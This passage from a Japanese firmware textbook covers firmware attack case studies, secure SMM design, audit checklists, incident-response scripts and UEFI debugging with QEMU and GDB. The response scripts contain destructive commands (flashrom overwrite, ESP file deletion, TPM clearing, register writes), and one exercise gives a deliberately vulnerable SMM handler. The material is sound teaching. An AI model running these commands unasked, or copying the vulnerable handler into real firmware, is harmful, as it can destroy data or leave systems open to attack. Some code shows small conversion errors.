    for domain in /sys/bus/thunderbolt/devices/domain*; do
        if [ -f "$domain/security" ]; then
            level=$(cat "$domain/security")
            echo "[*] Thunderbolt Security Level: $level"

            if [ "$level" == "none" ] || [ "$level" == "dponly" ];
then
                echo "      [!] WARNING: Weak security level!"
            fi
        fi
    done
fi

# 3. Kernel DMA Protection 確認 (Windows の場合)
if command -v powershell.exe &> /dev/null; then
    powershell.exe -Command "Get-CimInstance -Namespace
root/Microsoft/Windows/DeviceGuard -ClassName Win32_DeviceGuard |
Select -ExpandProperty VirtualizationBasedSecurityProperties"
fi

echo "=====
```

## 学んだ教訓

- 物理アクセスの脅威を過小評価しない: "Evil Maid" 攻撃は現実的な脅威
- IOMMU は必須: DMA 可能なデバイスには必ず IOMMU で保護を

3. **Security Level の適切な設定:** Thunderbolt は便利だがセキュリティリスクも大きい
4. **ファームウェアの改竄検知:** Thunderbolt Controller Firmware の整合性検証が必要


## 攻撃パターンの分類と対策マトリクス

### 攻撃ベクトルの分類

攻撃タイプ	攻撃対象	必要な権限	代表的事例	対策
SMM Exploitation	SMM ハンドラの脆弱性	OS管理者	ThinkPwn	SMI Monitor
UEFI Rootkit	SPI Flash	OS管理者	LoJax, MosaicRegressor	Bootloader
Bootloader Vulnerability	GRUB2/Shim	ESP書き込み	BootHole	Secure Boot
DMA Attack	Thunderbolt/PCIe	物理アクセス	Thunderspy	IOI Protection

攻撃タイプ	攻撃対象	必要な権限	代表的事例
		セス	
Supply Chain	製造/流通段階	内部犯行	SuperMicro 疑惑 検証

## Defense in Depth 戦略



## セキュリティ設計原則の体系化

### 原則 1: 最小特権の原則 (Principle of Least Privilege)

定義: すべてのコンポーネントは必要最小限の権限のみで動作すべき

適用例:

```

// 悪い例: すべてのメモリアクセスを許可
EFI_STATUS SmiHandler(VOID *Buffer) {
    CopyMem(AnyAddress, Buffer, AnySize); // 危険!
}

// 良い例: ホワイトリストで制限
EFI_STATUS SecureSmiHandler(VOID *Buffer, UINTN Size) {
    if (!IsAddressInAllowedRange(Buffer)) {
        return EFI_SECURITY_VIOLATION;
    }
    if (!SmmIsBufferOutsideSmram(Buffer, Size)) {
        return EFI_SECURITY_VIOLATION;
    }
    // ...
}

```

## 原則 2: 信頼できる基盤 (Root of Trust)

**定義:** ハードウェアベースの変更不可能な信頼の起点を確立する

**実装:**

- **Intel:** Boot Guard ACM (CPU ROM に焼き込み)
- **AMD:** PSP Bootloader (PSP ROM に焼き込み)
- **ARM:** TrustZone Secure Boot

## 原則 3: 失敗時の安全性 (Fail-Safe Defaults)

**定義:** エラー時はより安全な状態に遷移する

```

// Boot Guard の例
if (!VerifyIbbSignature()) {
    if (BootGuardProfile == VERIFIED_BOOT) {
        ShutdownSystem(); // 検証失敗時は起動を停止
    } else {
        ExtendPcr(FAILURE_MEASUREMENT); // 記録して続行
    }
}

```

## 原則 4: 多層防御 (Defense in Depth)

**定義:** 単一の防御メカニズムに依存せず、複数の独立した防御層を設ける

レイヤー	メカニズム	迂回された場合の次の防御
HW	Boot Guard	SMM 保護
FW	Secure Boot	TPM Measured Boot
OS	UEFI Runtime Protection	EDR/AV
Network	TLS	IDS/IPS

## 原則 5: 最小限の共通メカニズム (Least Common Mechanism)

**定義:** 異なるセキュリティドメイン間でのリソース共有を最小化する

```
// 悪い例: SMM と OS が同じバッファを共有
VOID *SharedBuffer = AllocatePool(SIZE);

// 良い例: SMM 内部でコピーを作成
VOID *SmmLocalBuffer = AllocatePool(SIZE);
CopyMem(SmmLocalBuffer, OsBuffer, SIZE); // TOCTOU 対策
```

## 原則 6: 心理的受容性 (Psychological Acceptability)

**定義:** セキュリティメカニズムは使いやすくなければ回避される

**失敗例:** BootHole の dbx 更新が古いシステムを起動不能にし、多くのユーザーが Secure Boot を無効化

**改善策:** 段階的な移行期間、明確な通知、回復手順の提供

---

# 実践的チェックリスト

## 開発段階でのチェック

- すべての外部入力に対して境界値チェックを実施
- SMM ハンドラで SmmlsBufferOutsideSmram() を使用
- TOCTOU 攻撃を防ぐためローカルコピーを使用
- 固定サイズバッファの代わりに動的メモリ確保
- すべてのポインタを信頼しない（NULL チェック + 範囲チェック）
- 暗号化鍵をハードコードしない
- デバッグコードを本番ビルドから除外

## デプロイ段階でのチェック

- Boot Guard/PSP をプロビジョニング
- Secure Boot を有効化
- TPM を有効化し、PCR 測定を実施
- SPI Flash 書き込み保護（WP# ピン）を設定
- IOMMU を有効化
- Thunderbolt Security Level を "User Authorization" 以上に設定
- BIOS 更新プロセスを確立

## 運用段階でのチェック

```
#!/bin/bash
# security_audit.sh - 定期的なセキュリティチェック

# 1. Secure Boot 状態
mokutil --sb-state

# 2. TPM PCR 値のベースライン比較
tpm2_pcrread -o current_pcbs.bin
diff baseline_pcbs.bin current_pcbs.bin

# 3. SPI Flash 保護状態
sudo chipsec_main -m common.bios_wp

# 4. UEFI 変数の改竄チェック
sudo chipsec_main -m common.uefi.auth

# 5. SMM 保護状態
sudo chipsec_main -m common.smm

# 6. IOMMU 状態
dmesg | grep -i "DMAR:\|IOMMU"
```

---

# インシデントレスポンス手順

## Phase 1: 検出・トリアージ

```
# incident_triage.py
import subprocess
import json

def triage_uefi_infection():
    """UEFI 感染の兆候を確認"""
    indicators = {}

    # 1. PCR 値の異常
    pcr_values = subprocess.check_output(['tpm2_pcrread', '-o',
                                         '/dev/stdout'])
    indicators['pcr_anomaly'] =
        check_pcr_against_baseline(pcr_values)

    # 2. ESP の不審なファイル
    indicators['esp_malware'] = scan_esp_partition()

    # 3. SPI Flash の整合性
    result = subprocess.run(['sudo', 'chipsec_main', '-m',
                           'tools.uefi.whitelist'],
                           capture_output=True, text=True)
    indicators['unknown_modules'] = 'FAILED' in result.stdout

    # 4. ブートログの異常
    indicators['boot_anomaly'] = check_boot_logs()

    # トリアージ結果
    severity = calculate_severity(indicators)

    return {
        'severity': severity,
        'indicators': indicators,
        'recommendation': get_recommendation(severity)
    }

# 実行
result = triage_uefi_infection()
print(json.dumps(result, indent=2))
```

## Phase 2: 封じ込め

```
# containment.sh - 感染拡大防止

# 1. ネットワークから隔離
sudo iptables -P INPUT DROP
sudo iptables -P OUTPUT DROP
sudo iptables -P FORWARD DROP

# 2. Thunderbolt ポートを無効化
echo 0 | sudo tee /sys/bus/thunderbolt/devices/*/authorized

# 3. SMM からの書き込みを防止（可能な場合）
sudo setpci -s 00:1f.0 0xDC.B=0x0A # BIOS Control Register

# 4. システムをシャットダウン（オフライン解析用）
sudo shutdown -h now
```

## Phase 3: 根絶

```
# eradication.sh - マルウェア除去

# 1. SPI Flash を既知の良好なイメージで上書き
sudo flashrom -p internal -w known_good_bios.bin

# 2. ESP をクリーンアップ
sudo mount /boot/efi
sudo find /boot/efi -type f -name "*.exe" -delete
sudo find /boot/efi -type f -name "*.dll" -delete

# 3. UEFI 変数をリセット
sudo efibootmgr --delete-bootnum -b 0000 # 不審なブートエントリを削除

# 4. TPM をクリア
sudo tpm2_clear -c p # Platform Hierarchy をクリア
```

## Phase 4: 復旧

1. クリーンインストール: OS を再インストール

2. 設定の強化: Secure Boot, Boot Guard, IOMMU を有効化
  3. 監視の強化: TPM Remote Attestation を設定
  4. 証拠保全: フォレンジックイメージを保存
- 

## 演習

### 演習 1: 脆弱な SMM ハンドラの修正

以下のコードの脆弱性を特定し、修正してください。

```
EFI_STATUS VulnerableSmiHandler(VOID *Buffer, UINTN Size) {
    UINT64 *Address = (UINT64 *)Buffer;
    UINT64 Value = *(Address + 1);

    *(UINT64 *)(UINTN)(*Address) = Value;
    return EFI_SUCCESS;
}
```

ヒント: ThinkPwn の攻撃パターンを参考にしてください。

### 演習 2: UEFI モジュールのフォレンジック

1. /boot/efi 配下のすべての .efi ファイルをリストアップ
2. 各ファイルの SHA-256 ハッシュを計算
3. ベンダー公式のハッシュと比較
4. 不一致があれば詳細を調査

```
# スクリプトを作成してください
```

## 演習 3: インシデント対応計画の作成

あなたの組織で LoJax 類似のマルウェアが発見されたと仮定し、以下を含むインシデント対応計画を作成してください：

1. 検出から24時間以内のアクションプラン
  2. ステークホルダーへの通知プロセス
  3. 証拠保全手順
  4. 根絶・復旧手順
  5. 再発防止策
- 

## まとめ

本章では5つの重要なファームウェア攻撃事例を分析し、以下の普遍的な教訓を導き出しました。

### 攻撃事例から学んだ重要な教訓

事例	主な教訓	技術的対策
<b>ThinkPwn</b>	SMM ハンドラの入力検証は絶対に必要	<code>SmmlsBufferOutsideSmram()</code>
<b>LoJax</b>	ソフトウェアだけの保護は不十分	Boot Guard + WP# ピン
<b>BootHole</b>	信頼チェーンは最も弱い部分で破綻	dbx 更新 + エコシステム連携
<b>MosaicRegressor</b>	ESP も攻撃対象として監視が必要	ホワイトリスト + 継続監視

事例	主な教訓	技術的対策
Thunderspy	物理アクセスの脅威を過小評価しない	IOMMU + DMA Protection

## セキュリティ設計の6原則

1. **最小特権の原則:** 必要最小限の権限のみ付与
2. **信頼できる基盤:** ハードウェアベースの Root of Trust
3. **失敗時の安全性:** エラー時はより安全な状態へ
4. **多層防御:** 複数の独立した防御層
5. **最小限の共通メカニズム:** セキュリティドメイン間の共有を最小化
6. **心理的受容性:** 使いやすいセキュリティ

## 実装チェックリスト

### 開発時:

- すべての外部入力を検証
- TOCTOU 対策としてローカルコピー使用
- 固定サイズバッファを避ける
- デバッグコードを本番から除外

### デプロイ時:

- Boot Guard/PSP プロビジョニング
- Secure Boot + TPM 有効化
- SPI Flash 物理保護
- IOMMU 有効化

### 運用時:

- TPM PCR 値の定期チェック
- chipsec による自動スキャン
- ESP の定期的な検査
- インシデント対応計画の準備

---

次章では、Part IV 全体のまとめとして、セキュリティ機能の統合的な設計方法と、今後の展望について解説します。

## 参考資料

- [ThinkPwn Whitepaper](#)
- [ESET LoJax Analysis](#)
- [Eclypsium BootHole Report](#)
- [Kaspersky MosaicRegressor](#)
- [Thunderspy](#)
- [NIST SP 800-147: BIOS Protection Guidelines](#)
- [NIST SP 800-193: Platform Firmware Resiliency Guidelines](#)

## Part IV まとめ

# ファームウェアデバッグの基礎

## この章で学ぶこと

- ファームウェアデバッグの特殊性と課題
- デバッグ環境の構築方法
- シリアルポートを使った基本的なデバッグ手法
- QEMU を使ったエミュレーション環境でのデバッグ
- 実機デバッグの準備と注意点

## 前提知識

- Part 0: 開発環境の構築
- Part I: x86\_64 ブート基礎
- Part II: EDK II 実装

## ファームウェアデバッグの特殊性


ファームウェアのデバッグは、アプリケーション開発とは大きく異なる独自の課題を抱えています。

## アプリケーションデバッグとの違い

観点	アプリケーション	ファームウェア
実行環境	OS カーネル上	ベアメタル (OS なし)
デバッガ	gdb, Visual Studio など	JTAG, シリアル、エミュレータ
出力手段	printf, ログファイル	シリアルポート、POST コード

観点	アプリケーション	ファームウェア
メモリ保護	あり（ページング、ASLR）	なし（物理アドレス直接アクセス）
クラッシュ時	コアダンプ、スタックトレース	即座にハング、再起動
再現性	比較的高い	低い（タイミング依存が多い）
デバッグサイクル	数秒～数分	数分～数十分（書き込み時間含む）


## ファームウェアデバッグ固有の課題



## デバッグ環境の階層

ファームウェアのデバッグには、複数の環境を組み合わせて使用します。

## デバッグ環境の種類




## 環境ごとの用途

環境	用途	メリット	デメリット
QEMU	初期開発、機能実装	高速、完全制御、再現性高	ハードウェアの細部は再現されない
仮想マシン	OS ブート検証、統合テスト	手軽、スナップショット可能	UEFI 機能に制限あり
開発ボード	ハードウェア依存機能の実装	実ハードウェアで検証可能	高価、セットアップが複雑
量産機	最終検証、バグ再現	実環境と同一	デバッグ機能が制限される

# シリアルデバッグの基礎

最も基本的で重要なデバッグ手法がシリアルポート経由のログ出力です。

## シリアルポートの役割



## シリアルポートの設定

### UEFI 側の設定 (.dsc ファイル)

#### [PcdsFixedAtBuild]

```
# シリアルポートの基本設定
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialUseMmio|FALSE
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialRegisterBase|0x3F8
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialBaudRate|115200
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialLineControl|0x03 # 8N1
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialFifoControl|0x07 # FIFO
enabled
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialDetectCable|FALSE
gEfiMdeModulePkgTokenSpaceGuid.PcdSerialRegisterStride|1

# デバッグレベルの設定
gEfiMdePkgTokenSpaceGuid.PcdDebugPrintErrorLevel|0x8000004F
# 0x80000000 = DEBUG_ERROR
# 0x00000040 = DEBUG_INFO
# 0x00000008 = DEBUG_WARN
# 0x00000004 = DEBUG_LOAD
# 0x00000002 = DEBUG_FS
# 0x00000001 = DEBUG_INIT

# デバッグプロパティ
gEfiMdePkgTokenSpaceGuid.PcdDebugPropertyMask|0x1F
# 0x01 = DEBUG_PROPERTY_DEBUG_ASSERT_ENABLED
# 0x02 = DEBUG_PROPERTY_DEBUG_PRINT_ENABLED
# 0x04 = DEBUG_PROPERTY_DEBUG_CODE_ENABLED
# 0x08 = DEBUG_PROPERTY_CLEAR_MEMORY_ENABLED
# 0x10 = DEBUG_PROPERTY_ASSERT_DEADLOOP_ENABLED
```

## デバッグ出力の例

```
// MyDriver.c
#include <Uefi.h>
#include <Library/UefiLib.h>
#include <Library/DebugLib.h>

EFI_STATUS
EFIAPI
MyDriverEntry (
    IN EFI_HANDLE           ImageHandle,
    IN EFI_SYSTEM_TABLE    *SystemTable
)
{
    EFI_STATUS  Status;

    //
    // デバッグ出力の基本形
    //
    DEBUG((DEBUG_INFO, "MyDriver: Entry point called\n"));

    //
    // 変数の値を出力
    //
    UINTN  MemorySize = 0x100000;
    DEBUG((DEBUG_INFO, "Memory size: 0x%lx (%ld bytes)\n",
           MemorySize, MemorySize));

    //
    // 条件付きデバッグ
    //
    if (ImageHandle == NULL) {
        DEBUG((DEBUG_ERROR, "ERROR: ImageHandle is NULL!\n"));
        ASSERT(ImageHandle != NULL); // Assert も出力される
        return EFI_INVALID_PARAMETER;
    }

    //
    // ポインタの値を出力
    //
    DEBUG((DEBUG_VERBOSE, "ImageHandle: 0x%p\n", ImageHandle));
    DEBUG((DEBUG_VERBOSE, "SystemTable: 0x%p\n", SystemTable));

    //
    // GUID の出力
    //
```

```
EFI_GUID TestGuid = { 0x12345678, 0x1234, 0x5678,
                      { 0x12, 0x34, 0x56, 0x78, 0x9a, 0xbc, 0xde,
                        0xf0 } };
DEBUG((DEBUG_INFO, "GUID: %g\n", &TestGuid));

//
// Unicode 文字列の出力
//
CHAR16 *DevicePath = L"\\"EFI"\BOOT\BOOTX64.EFI";
DEBUG((DEBUG_INFO, "Device path: %s\n", DevicePath));

Status = DoSomething();
if (EFI_ERROR(Status)) {
    DEBUG((DEBUG_ERROR, "DoSomething failed: %r\n", Status));
    // %r はEFI_STATUS を文字列化 (例: "Not Found")
    return Status;
}

DEBUG((DEBUG_INFO, "MyDriver: Initialization complete\n"));
return EFI_SUCCESS;
}
```

## ホスト側のシリアル受信設定

### Linux での設定 (minicom)

```
# minicom のインストール
sudo apt install minicom

# シリアルポート権限の付与
sudo usermod -a -G dialout $USER
# ログアウト・ログインが必要

# minicom 設定
sudo minicom -s

# 設定内容:
# Serial port setup:
#   A - Serial Device: /dev/ttyUSB0
#   E - Baud rate: 115200 8N1
#   F - Hardware Flow Control: No
#   G - Software Flow Control: No

# 設定を保存して終了後、接続
minicom -D /dev/ttyUSB0 -b 115200
```

### Windows での設定 (PuTTY)

```
PuTTY Configuration:
  Connection type: Serial
    Serial line: COM3 (デバイスマネージャーで確認)
    Speed: 115200

  Session > Logging:
    Session logging: All session output
    Log file name: C:\uefi_debug.log
```

## 実際の出力例

```
PROGRESS CODE: V03020002 IO
PROGRESS CODE: V03020003 IO
SecCoreStartupWithStack(0xFFFFCC000, 0x820000)
SEC: Normal boot
PeiCoreImageHandle: 0xFFFFC1010
PeiCoreEntryPoint: 0xFFFFC5000
Install PPI: 8C8CE578-8A3D-4F1C-9935-896185C32DD3
(gEfiPeiMemoryDiscoveredPpiGuid)
Install PPI: 49EDB1C1-BF21-4761-BB12-EB0031AABB39
(gEfiPeiResetPpiGuid)
Temp RAM: BaseAddress=0xFEFO0000 Length=0x10000
Heap: BaseAddress=0xFEFO8000 Length=0x6000
Stack: BaseAddress=0xFEFO0000 Length=0x8000
PEI Phase started...
Install PPI: 8D8A88FF-2E1C-4677-8DD8-A8A48B39C3BB
(gEfiPeiBootInRecoveryModePpiGuid)

DXE Core Entry Point: 0x7F800000
DXE: Loading drivers...
Loading driver 80CF7257-87AB-47F9-A3FE-D50B76D89541 (PcdDxe)
    - InstallProtocolInterface: 13A3F0F6-264A-3EF0-F2E0-DEC512342F34
(gPcdProtocolGuid)
Loading driver D93CE3D8-A7EB-4730-8C8F-917C23B3F2F2 (RuntimeDxe)
    - InstallProtocolInterface: B7DFB4E1-052F-449F-87BE-9818FC91B733
(gEfiRuntimeArchProtocolGuid)
```

---

# QEMU エミュレーション環境でのデバッグ

## QEMU の起動オプション

```
#!/bin/bash
# debug_qemu.sh - QEMU デバッグセッション起動スクリプト

OVMF_CODE=/usr/share/OVMF/OVMF_CODE.fd
OVMF_VARS=/usr/share/OVMF/OVMF_VARS.fd
DISK_IMAGE=test.img

qemu-system-x86_64 \
    -machine q35 \
    -cpu qemu64 \
    -m 2048 \
    -drive if=pf�ash,format=raw,readonly=on,file=${OVMF_CODE} \
    -drive if=pf�ash,format=raw,file=${OVMF_VARS} \
    -drive format=raw,file=${DISK_IMAGE} \
    -serial stdio \
    -debugcon file:debug.log \
    -global isa-debugcon.iobase=0x402 \
    -monitor unix:/tmp/qemu-monitor,server,nowait \
    -S -s
# -S: 起動時に一時停止
# -s: GDB サーバーを localhost:1234 で起動
```

### オプション解説:

オプション	説明
-serial stdio	シリアル出力を標準入出力に
-debugcon file:debug.log	デバッグコンソールをファイルに
-global isa-debugcon.iobase=0x402	I/O ポート 0x402 をデバッグ出力に
-S	起動時に CPU を停止 (GDB 接続待ち)
-s	GDB サーバーを TCP:1234 で起動

## GDB を使ったデバッグ

### GDB の起動と接続

```
# GDB を起動
gdb

# QEMU に接続
(gdb) target remote localhost:1234
Remote debugging using localhost:1234
0x000000000000ffff0 in ?? () 

# シンボルファイルをロード
(gdb) symbol-file
Build/OvmfX64/DEBUG_GCC5/X64/MdeModulePkg/Core/Dxe/DxeMain/DEBUG/Dxe
Core.dll
Reading symbols from
Build/OvmfX64/DEBUG_GCC5/X64/MdeModulePkg/Core/Dxe/DxeMain/DEBUG/Dxe
Core.dll...
Breakpoint 1 at 0x12345: file DxeMain.c, line 123.

# 実行を継続
(gdb) continue
Continuing.

Breakpoint 1, DxeMain (
    HobStart=0x7f000000)
    at /path/to/edk2/MdeModulePkg/Core/Dxe/DxeMain/DxeMain.c:123
123      DEBUG((DEBUG_INFO, "DXE Core Entry Point\n"));

# 変数の表示
(gdb) print HobStart
$1 = (VOID *) 0x7f000000

# スタックトレースの表示
(gdb) backtrace
#0  DxeMain (HobStart=0x7f000000) at DxeMain.c:123
#1  0x000000007f801234 in _ModuleEntryPoint () at AutoGen.c:45

# 次の行に進む
(gdb) next
```

```

124      InitializeCore (HobStart);

# 関数内にステップイン
(gdb) step
InitializeCore (HobStart=0x7f000000) at DxeInit.c:89
89      gHobList = HobStart;

```

## デバッグコンソール (DebugCon) の活用

```

// DebugLib の内部実装例（簡略版）
VOID
EFIAPI
DebugPrint (
    IN  UINTN      ErrorLevel,
    IN  CONST CHAR8 *Format,
    ...
)
{
    CHAR8     Buffer[256];
    VA_LIST  Marker;
    UINTN     Index;

    // 可変長引数を展開
    VA_START(Marker, Format);
    AsciiVSPrint(Buffer, sizeof(Buffer), Format, Marker);
    VA_END(Marker);

    // DebugCon ポート (0x402) に出力
    for (Index = 0; Buffer[Index] != '\0'; Index++) {
        IoWrite8(0x402, Buffer[Index]);
    }

    // シリアルポート (COM1: 0x3F8) にも出力
    for (Index = 0; Buffer[Index] != '\0'; Index++) {
        SerialPortWrite((UINT8 *)&Buffer[Index], 1);
    }
}

```

出力先の違い:

出力先	I/O ポート	用途	QEMU オプション
<b>DebugCon</b>	0x402	デバッグ専用 (高速)	<code>-debugcon file:debug.log</code>
<b>Serial</b>	0x3F8 (COM1)	標準出力、対話も可能	<code>-serial stdio</code>
<b>POST コード</b>	0x80	ブート進行状況	デフォルトで QEMU 内部ログ

## POST コードによるデバッグ

### POST コードとは

POST (Power-On Self-Test) コードは、ブートプロセスの進行状況を示す 1 バイトの値です。

```

// POST コードの例
#define POST_CODE_SEC_ENTRY           0x01
#define POST_CODE_PEI_CORE_ENTRY      0x10
#define POST_CODE_MEMORY_INIT         0x15
#define POST_CODE_DXE_CORE_ENTRY      0x30
#define POST_CODE_BDS_ENTRY          0x60
#define POST_CODE_BOOT_DEVICE_SELECT  0x61
#define POST_CODE_OS_HANDOFF          0xA0

// POST コードの出力
VOID
PostCode (
    IN UINT8  Value
)
{
    IoWrite8(0x80, Value); // I/O ポート 0x80 に書き込み
}

// 使用例
EFI_STATUS
EFIAPI
PeiCoreEntryPoint (
    IN CONST EFI_PEI_SERVICES  **PeiServices,
    IN EFI_PEI_PPI_DESCRIPTOR  *PpiList
)
{
    PostCode(POST_CODE_PEI_CORE_ENTRY); // 0x10 を出力


    // メモリ初期化
    PostCode(POST_CODE_MEMORY_INIT); // 0x15 を出力

    // ...
}

```

## POST コードカードの使用

物理的な POST コードカード（PCIe または LPC バス接続）は、画面出力がない状態でも進行状況を確認できます。



### 典型的な POST コードシーケンス:

```
01 → SEC Entry  
0F → Microcode Load  
10 → PEI Core Entry  
12 → CPU Init  
15 → Memory Init  
31 → DXE Core Entry  
60 → BDS Entry  
61 → Boot Device Select  
A0 → OS Handoff
```

---

# ASSERT とデッドループ

## ASSERT マクロの動作

```
// DebugLib.h から抜粋
#define ASSERT(Expression) \
    do { \
        if (DebugAssertEnabled()) { \
            if (!(Expression)) { \
                _ASSERT(__FILE__, __LINE__, #Expression); \
            } \
        } \
    } while (FALSE)

// ASSERT の実装例
VOID
EFIAPI
_ASSERT (
    IN CONST CHAR8 *FileName,
    IN UINTN       LineNumber,
    IN CONST CHAR8 *Description
)
{
    // シリアル出力
    DebugPrint(DEBUG_ERROR,
        "ASSERT_EFI_ERROR (Status = %r)\n",
        Status);
    DebugPrint(DEBUG_ERROR,
        "%a(%d): %a\n",
        FileName, LineNumber, Description);

    // スタックトレース (アーキテクチャ依存)
    DumpStackTrace();

    // デッドループに入る
    if (DebugDeadLoopEnabled()) {
        CpuDeadLoop();
    }

    // リセット (デッドループが無効の場合)
    gRT->ResetSystem(EfiResetCold, EFI_ABORTED, 0, NULL);
}
```

```
// デッドループの実装
VOID
EFIAPI
CpuDeadLoop (
    VOID
)
{
    volatile UINTN Index;

    // 無限ループ（デバッガからの介入を待つ）
    for (Index = 0; ;) {
        // volatile により最適化で削除されない
    }
}
```

## ASSERT の実用例

```
EFI_STATUS
EFIAPI
AllocateAndInitialize (
    OUT VOID **Buffer,
    IN  UINTN Size
)
{
    EFI_STATUS Status;

    // 入力検証
    ASSERT(Buffer != NULL); // NULL ポインタチェック
    ASSERT(Size > 0); // サイズが正の値であることを確認

    *Buffer = AllocatePool(Size);
    if (*Buffer == NULL) {
        DEBUG((DEBUG_ERROR, "AllocatePool failed for size %ld\n",
Size));
        return EFI_OUT_OF_RESOURCES;
    }

    ZeroMem(*Buffer, Size);

    return EFI_SUCCESS;
}

// 使用例
VOID TestFunction(VOID) {
    VOID *MyBuffer;
    EFI_STATUS Status;

    Status = AllocateAndInitialize(&MyBuffer, 1024);
    ASSERT_EFI_ERROR(Status); // Status が EFI_SUCCESS でない場合
    ASSERT

    // MyBuffer を使用
    // ...

    FreePool(MyBuffer);
}
```

**ASSERT** 出力例:

```
ASSERT_EFI_ERROR (Status = Not Found)
/path/to/edk2/MyPkg/MyDriver/MyDriver.c(123): !EFI_ERROR (Status)
```

